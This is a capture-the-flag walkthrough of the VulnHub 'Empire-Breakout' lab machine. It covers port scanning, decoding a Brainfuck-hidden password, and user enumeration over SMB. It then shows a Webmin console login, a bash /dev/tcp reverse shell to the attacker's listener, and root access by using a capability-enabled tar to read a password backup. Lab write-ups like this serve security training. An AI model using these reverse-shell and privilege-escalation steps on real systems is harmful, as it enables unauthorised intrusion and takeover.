Empire-Breakout

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.101

```
┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ ping 192.168.110.101 -c 5
PING 192.168.110.101 (192.168.110.101) 56(84) bytes of data.
64 bytes from 192.168.110.101: icmp_seq=1 ttl=64 time=0.945 ms
64 bytes from 192.168.110.101: icmp_seq=2 ttl=64 time=0.389 ms
64 bytes from 192.168.110.101: icmp_seq=3 ttl=64 time=0.929 ms
64 bytes from 192.168.110.101: icmp_seq=4 ttl=64 time=0.950 ms
64 bytes from 192.168.110.101: icmp_seq=5 ttl=64 time=0.954 ms

--- 192.168.110.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4032ms
rtt min/avg/max/mdev = 0.389/0.833/0.954/0.222 ms
```

Its online!!

All Port Scan

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.101 -o allPortScan.txt
```

```
┌──(pks☺Kali)-[~/VulnHub/Breakout]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.101 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 20:26 IST
Nmap scan report for 192.168.110.101
Host is up (0.0068s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Open ports

```
PORT STATE SERVICE
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
10000/tcp open snet-sensor-mgmt
20000/tcp open dnp
```

Lets try an aggressive scan on these ports

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 80,139,445,10000,20000 192.168.110.101 -o
aggressiveScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ nmap -sC -sV -A -T5 -p 80,139,445,10000,20000 192.168.110.101 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 20:29 IST
Nmap scan report for breakout (192.168.110.101)
Host is up (0.00045s latency).

PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
```

```
Host script results:
| smb2-time:
|   date: 2024-08-18T14:59:29
|_  start_date: N/A
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.43 seconds
```

Aggerssive scan

```
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
Host script results:
| smb2-time:
|   date: 2024-08-18T14:59:29
|_  start_date: N/A
```

```
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
```

Now lets try some directory fuzzing next

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.110.101/FUZZ
-t 200
```


```
┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.110.101/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.110.101/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 23ms]
                        [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 22ms]
.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 23ms]
.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 23ms]
index.html              [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 34ms]
manual                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 25ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 41ms]
```

Directories

```
index.html [Status: 200, Size: 11159, Words: 3444, Lines: 519,
Duration: 34ms]
manual [Status: 301, Size: 319, Words: 20, Lines: 10, Duration:
25ms]
```

Lets get on with this web application now

Web Application



Nothing special just the default apache2 debian page

Lets check the source code :


Around line 500 we have this

```
500
501 <!--
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)
503
504 ++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.+++.>>++++++++++++++++.----.<++++++++++.-----------.>----------.+++.<<+
505
506
507 -->
508
509
510
```

Encrupted string

```
++++++++++[>+>+++>+++++++>++++++++++
<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++.----.<++++++++++.---------
--.>----------.++++.<<+.>-.--------.++++++++++++++++++.<----------.>>--
-------.<<++++++.++++++.
```


Here this is reminiscent of a language called `BrainF*ck`
Lets decode this or compile it i guess as this is just code



a password perhaps but we don't have a login page or a username for this

```
Password found

.2uqPEfj3D<P'a-3
```


Nothing on the /manual page as well lets see this
192.168.110.101:10000 and :20000 they lead to the same page btw




Lets add breakout in the /etc/hosts now

```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
```

Now click on that link there u might have this popup just accept the certificate here



and on the page now



We do have a login page but no username. admin doesnt work btw
we do have that smb running on port 445 lets try running enum4linux on this machine

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)
```

We now have a username here lets try logging in now

Creds

Username : cyber
Password :.2uqPEfj3D<P'a-3

Ok the login didnt work for me here i tried the login page on :20000 and it worked

Gaining Access :

We just a console here what?

```
[cyber@breakout ~]$ id
  uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),24(cd
[cyber@breakout ~]$
```

Lets get a reverse shell

First start a listener like this

```
┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

now type in this

```
[cyber@breakout ~]$ bash -i >& /dev/tcp/192.168.110.64/9001 0>&1
```

And we get a reverse shell here

```
┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN)
bash: cannot set terminal process group (33
bash: no job control in this shell
cyber@breakout:~$ id
id
uid=1000(cyber) gid=1000(cyber) groups=1000
tdev)
cyber@breakout:~$
```

Lets upgrade this first

```
cyber@breakout:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
cyber@breakout:~$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks㉿Kali)-[~/VulnHub/Breakout]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

cyber@breakout:~$ export TERM=xterm
cyber@breakout:~$
```

here is the user.txt btw

```
cyber@breakout:~$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$
```

Vertical PrivEsc :

So we have this binary here too

```
cyber@breakout:~$ ls
tar  user.txt
cyber@breakout:~$
```

So a tar binary
I checked GTFObins none of them worked for me

next thing i found is this command line utility called `getcap`
which tell what can u do with this binary

```
cyber@breakout:~$ getcap tar
tar cap_dac_read_search=ep
cyber@breakout:~$
```

So we can read any file in this machine

So lets just read /etc/shadow, easy there champ u cannot crack the password that way, I found another file that might have what we need

It is at /var/backups/.old_pass.bak

```
cyber@breakout:~$ ls -al /var/backups/.old_pass.bak
-rw------- 1 root root 17 Oct 20  2021 /var/backups/.old_pass.bak
cyber@breakout:~$
```

Lets make a .tar file of this .bak file and then extract it so we can just read this

```
cyber@breakout:~$ ./tar -cvf password.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$
```

Now just extract this file like this

```
cyber@breakout:~$ tar -xvf password.tar
var/backups/.old_pass.bak
cyber@breakout:~$
```

Lets check the password

```
cyber@breakout:~$ cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~$
```

Root password

Ts&4&YurgtRX(=~h

And lets get root

```
cyber@breakout:~$ su root
Password:
root@breakout:/home/cyber# id
uid=0(root) gid=0(root) groups=0(root)
root@breakout:/home/cyber#
```

Here is the root flag :

```
root@breakout:~# cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

Thanks for Reading :)